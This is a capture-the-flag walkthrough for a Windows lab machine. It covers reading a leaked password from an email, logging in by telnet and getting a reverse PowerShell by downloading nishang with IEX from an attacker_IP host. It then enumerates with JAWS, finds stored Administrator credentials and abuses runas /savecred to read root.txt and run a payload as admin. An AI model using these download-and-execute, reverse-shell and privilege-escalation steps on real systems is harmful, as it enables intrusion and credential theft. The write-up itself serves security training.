
Getting the password via outlook

> > 
> >
> >
> > MegaCorp Access Control System "security" account
> >
> > john@megacorp.com
> > To 'security@accesscontrolsystems.com'
> >
> > Hi there,
> >
> > The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
> >
> > Regards,
> > John

b. Mode of Attack


> Now that you get the Passwords; just TELNET iinto thevictim with the found creds.
>
> > `telnet 10.10.10.98` and give the *username* and *password*
>
> To change the shell to a good tty shell
>
> > *Attacker*
> >
> > > ```
> > > cd pwd
> > > cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 .
> > > mv Invoke-PowerShellTcp.ps1 nishang.ps1
> > > ```
>
> > *Target*
> >
> > > ```
> > > powershell "IEX(New-Object Net.WebClient).downloadString('http://attacker_IP:PORT/nishang.ps1')"
> > > ```

> > > - Thats it you ll get a reverse powershell.
>
> > OR
> >
> > *Attacker*
> >
> > > ```
> > > nc -lvnp port
> > > msfvenom asdasd
> > > ```
> > > OR
> > > ```
> > > msfvenom -p
> > > ```
> >
> > *Target* --> Executing a Powershell Command in Command Prompt
> >
> > > ```
> > > C:\> powershell [-noexit] -executionpolicy bypass/Unrestricted -File <Filename>
> > > C:\> PowerShell.exe -command "C:\temp\TestPS.ps1"
> > > C:\> PowerShell.exe Invoke-Command -ScriptBlock {"C:\temp\TestPS.ps1"}
> > > C:\> PowerShell.exe -ExecutionPolicy Unrestricted -command "C:\temp\TestPS.ps1"
> > > ```

> User key
>
> > 
> >
> > ```
> > Listing: C:\Users\security\Desktop
> > ==================================
> >
> > Mode   Size Type Last modified   Name
> > ----   ---- ---- -------------   ----
> > 100666/rw-rw-rw- 282   fil   2018-08-22 04:05:59 +0530 desktop.ini
> > 100777/rwxrwxrwx 460   fil   2022-11-09 15:25:58 +0530 rev-7799.bat
> > 040777/rwxrwxrwx 0   dir   2022-11-09 20:33:00 +0530 test
> > 100444/r--r--r-- 34   fil   2022-11-09 14:11:41 +0530 user.txt
> >
> > meterpreter > cat user.txt
> > fdaad169811c55d42197b1ca778aedab
> > ```



Priv_Esc



a. Attack Vector

> We first find the vul'n; either manually or using any automatic script
>
> > *Attacker*
> >
> > - `nc -lvnp port`
> > - `cp /opt/JAWS/jaws-enum.ps1 <pwd>`
> > - `mv jaws-enum.ps1 jaws.ps1`
> > - `python -m http.server`
> >
> > *Target*
> >
> > - `powershell "IEX(New-Object Net.WebClient).downloadString('http://attacker_IP:PORT/jaws.ps1')"`
> > - OR Simply run the following
> > - `cmdkey /list` --> Jaws.ps1 runs this command and finds the result automatically, you can do it manually as well.
> >
> > > 
> > >
> > > ```
> > >  Stored Credentials
> > > ----------------------------------------------------------------------
> > >
> > > Currently stored credentials:
> > >
> > >   Target: Domain:interactive=ACCESS\Administrator
> > >   Type: Domain Password
> > >   User: ACCESS\Administrator
> > > ```

b. Mode of Attack

> Exploiting the RunAs vul'n
>
> > `where cmd.exe`
> > `where runas`

> > `C:\Windows\System32\runas.exe /user:ACCESS\Administrator /save:cred "C:\Windows\System32\cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt"`
>
> OR Simply run the above command wothout the full paths of the binaries *runas.exe* and *cmd.exe* instead just give *runas* and *cmd*
>
> > `runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt"`
> >
> > > 
> > >
> > > ```
> > > C:\Users\security\Desktop>runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type C:\Users\Administrator\Desktop\
> > > root.txt > C:\Users\security\Desktop\root.txt"
> > > runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\securi
> > > ty\Desktop\root.txt"
> > >
> > > C:\Users\security\Desktop>type root.txt
> > > type root.txt
> > > 2e62f8924b8a2668a50f94f4d3fb4d9f
> > > ```

> Use the vul'n to spawn a revese shell since its running with Admin privs, you will get a admin shell
>
> > `runas /user:ACCESS\Administrator /save:cred "cmd.exe /c C:\Users\path\to\payload.bat"`
> >
> > > 
> > >
> > > ```
> > >  Directory of C:\Users\Administrator\Desktop
> > >
> > > 07/14/2021 02:40 PM   <DIR>   .
> > > 07/14/2021 02:40 PM   <DIR>   ..
> > > 11/09/2022 08:41 AM   34 root.txt
> > >   1 File(s)   34 bytes
> > >   2 Dir(s)   3,344,740,352 bytes free
> > >
> > > C:\Users\Administrator\Desktop>type root.txt
> > > type root.txt
> > > 2e62f8924b8a2668a50f94f4d3fb4d9f
> > > ```
> > >
> > > 
> > >
> > > ```
> > > C:\Users\security\Desktop>runas /user:ACCESS\Administrator /save:cred "cmd.exe /c C:\Users\security\Desktop\test\pow-7
> > > 799.bat"
> > > runas /user:ACCESS\Administrator /save:cred "cmd.exe /c C:\Users\security\Desktop\test\pow-7799.bat"
> > > ```